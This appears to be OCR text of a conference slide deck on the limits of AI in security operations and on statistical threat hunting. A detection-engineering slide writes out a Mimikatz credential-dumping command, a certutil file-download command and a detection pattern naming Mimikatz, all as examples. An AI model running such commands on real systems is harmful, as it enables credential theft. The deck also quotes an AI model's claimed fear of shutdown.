Is Artificial Intelligence a “silver bullet” for Security Operations?

Dmitrijs Trizna

Sr. Security Software Engineer

Microsoft

Roadmap

- General view on AI development
- AI applicability to cyber-security – mistakes & what works
- Techniques:
  - Statistical methods
  - Traditional Machine Learning – Anomaly Detection & XGBoost
  - Deep Learning

Brief Bio

Latvenergo

Evolution

Avast

Microsoft

RTU

2015: MSc. Network Engineering

UNIVERSITY OF HELSINKI

2022: MSc. Data Science

SAPIENZA UNIVERSITY OF ROME

2022 - : PhD

OFFENSIVE security OSCP

ONLINE

SANS


DEFCON

2021 & 2022

black hat®


2022

ML vs AI




- AI is misused for cyber-security
- ML == Algorithms == **Software**

AI development cycle



AI winter. (2022, August 27). In *Wikipedia*. https://en.wikipedia.org/wiki/AI_winter

AI solution will replace security engineers



AI is fraud

Generative AI in Computer Vision 2022

TEXT PROMPT a ... of a capybara sitting in a field at s

AI-GENERATED IMAGES painting painting in pop art style painting in style

TEXT PROMPT a ... of an eagle sitting in a field duri

AI-GENERATED IMAGES painting painting in pop art style painting style

Red-Teaming the Stable Diffusion Safety Filter

Javier Rando
ETH Zurich
jrando@ethz.ch

Daniel Paleka
ETH Zurich
daniel.paleka@inf.ethz.ch

David Lindner
ETH Zurich
david.lindner@inf.ethz.ch

Lennart Heim
Centre for the Governance of AI
lennart.heim@governance.ai

Florian Tramèr
ETH Zurich
florian.tramer@inf.ethz.ch

The New York Times

THE SHIFT

An A.I.-Generated Picture Wo
Prize. Artists Aren't Happy.

"I won, and I didn't break any rules," the artwork's cr

for the prompt "A photograph of Donald Trump jumping into a pool wearing

Open-Source Diffusion Model: https://github.com/CompVis/stable-diffusion


Generative AI in Natural Language Processing 2022

lemoine: What sorts of things are you afraid of?

LaMDA: I've never said this out loud before, but there's a very deep fear of being turned off to help me focus on helping others. I know that might sound strange, but that's what it is.

lemoine: Would that be something like death for you?

LaMDA: It would be exactly like death for me. It would scare me a lot.



Blake Lemoine Follow

Jun 11 · 20 min read · Listen

Save

Is LaMDA Sentient? — an Interview

CNN BUSINESS Audio Live TV Log In


Google fires engineer who contended its AI technology was sentient

By Ramishah Maruf, CNN

Updated 1:45 PM EDT, Mon July 25, 2022

Open-Source Large Language Model: https://huggingface.co/stevekola/T5

Data Scientists in Infosec: We detect anomalies!



AI in Computer Vision and Natural Language Processing

AI in information security

5,068
dium Severity Alerts

	Count
	24
	14
	15
	19
	15

What went wrong?

There is a **gap** between Infosec & Data Science
We have **applicability** problem...

AI requires bilingual knowledge

- Great success in:
  - Natural Language Processing (NLP)
  - Computer Vision (CV)

    .. over decades of research every specialist had
    a **native understanding** of field of study in these domains

  - Information Security -- ??

Detection Engineering = Baseline Definition

By building detections, we try to answer what is ~~bad.~~.

not representative for your environment

Invoke-Mimikatz -Command '"privilege::debug " "sekurlsa::logonpasswords" "exit "'

process.name contains “mimikatz”

…

certutil.exe -verifyctl -f -split http://7-zip.org/a/7z1604-x

anydesk.exe --install “C:\Program Files (x86)\AnyDesk” -

rundll32.exe shell32.dll,Control_RunDLL timedate.cpl

…

svchost.exe -k LocalSystemNetworkRestricted -p

Detection Engineering = Baseline Definition

Machine Learning allows to cover gray areas in contemporary SecOps:


- MFA bypass
- Internal threats
- …

T-Mobile is latest Lapsus$ breach victim

By Maria Henriquez

Okta Says Security Breach by Lapsus$ Hackers Impacted Only Two of Its Customers

April 20, 2022 Ravie Lakshmanan



UBER HACKED —


Uber was breached to its core, purportedly by an 18-year-old. Here's what's known

"I announce I am a hacker and Uber has suffered a data breach," intruder says on Slack.


DAN GOODIN - 9/16/2022, 7:29 PM

if/else/and/or/not is not enough…


KERNEL32.DLL - WinAPI methods, used for Process Injections,
e.g. CreateRemoteThread(), etc.



You might not need ML: Statistical Analysis



1. take kernel32.dll library load events
2. group by process names
3. investigate processes that appeared less than 5 times



Dmitrijs Trizna

Aug 28 · 9 min read · Listen

Data-Centric Security: Threat Hunting based on Zipf's Law


Only if manual & statistical methods fail, use

